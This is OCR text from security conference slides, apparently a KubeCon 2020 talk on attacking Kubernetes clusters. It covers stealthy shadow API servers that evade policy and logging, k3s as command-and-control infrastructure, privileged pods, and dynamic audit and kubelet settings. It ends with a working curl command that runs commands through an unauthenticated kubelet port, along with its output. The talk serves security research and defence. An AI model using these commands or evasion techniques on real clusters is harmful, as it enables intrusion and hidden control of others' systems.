
- launch an in-cluster “shadow” API server that silently bypasses main API servers

- no security policy
- no logs
- no crime!



@IanColdwater
@bradgeesaman

SHADOW API SERVER



@IanColdwater
@bradgeesaman

DEMO - C2BERNETES


KubeCon CloudNativeCon Europe 2020 Virtual

Use Kubernetes as a C2 infrastructure across multiple clusters

@IanColdwater
@bradgeesaman


WHAT IS K3S?


- A lightweight Kubernetes distribution designed for resource-constrained environments
- Runs as a single <40MB binary
- Has a simplified communication channel: only requires a single TLS connection outbound from nodes to the control plane
- This is very likely to be available and blend in with other valid traffic :)



@IanColdwater
@bradgeesaman

KUBERNETES VS K3S






@IanColdwater
@bradgeesaman

C2: YOUR CLUSTER IS ALSO OUR CLUSTER

KubeCon CloudNativeCon Europe 2020 Virtual




@IanColdwater
@bradgeesaman

ALL CLOUDS ARE BROKEN

@IanColdwater
@bradgeesaman

C2: CLUSTER OF CLUSTERS

KubeCon CloudNativeCon Europe 2020 Virtual



@IanColdwater
@bradgeesaman

WHAT'S COMING

KubeCon | CloudNativeCon Europe 2020 Virtual

@IanColdwater
@bradgeesaman


CHECK YOUR --PRIVILEGE

New as of Kubernetes 1.19.0

```
kubectl run --privileged
```

@IanColdwater
@bradgeesaman

DYNAMIC CONFIGURATION



- Dynamic Audit Sink configuration

```
--feature-gates=DynamicAuditing=true
```

- Dynamic Kubelet configuration

```
--feature-gates=DynamicKubeletConfig=true
```

@IanColdwater
@bradgeesaman

kubelet-exploit

Greetz to https://github.com/kayrus/kubelet-exploit

There were discussions (https://github.com/kubernetes/kubernetes/issues/11816, https://github.com/kubernetes/kubernetes/issues/3168, https://github.com/kubernetes/kubernetes/issues/7965), but looks like nobody cares.

Everybody who has access to the service kubelet port (10250), even without a certificate, can execute any command inside the container.

```
# /run/%namespace%/%pod_name%/%container_name%
$ curl -k -XPOST "https://k8s-node-1:10250/run/kube-system/node-exporter-iuwg7/node-exporter" -d "cmd=ls -l
total 12
drwxr-xr-x   13 root     root           148 Aug 26 11:31 .
drwxr-xr-x   13 root     root           148 Aug 26 11:31 ..
-rwxr-xr-x    1 root     root             0 Aug 26 11:31 .dockerenv
drwxr-xr-x    2 root     root          8192 May  5 22:22 bin
drwxr-xr-x    5 root     root           380 Aug 26 11:31 dev
drwxr-xr-x    3 root     root           135 Aug 26 11:31 etc
drwxr-xr-x    2 nobody   nogroup          6 Mar 18 16:38 home
drwxr-xr-x    2 root     root             6 Apr 23 11:17 lib
dr-xr-xr-x  353 root     root             0 Aug 26 07:14 proc
drwxr-xr-x    2 root     root             6 Mar 18 16:38 root
dr-xr-xr-x   13 root     root             0 Aug 26 15:12 sys
drwxrwxrwt    2 root     root             6 Mar 18 16:38 tmp
```

@IanColdwater
@bradgeesaman

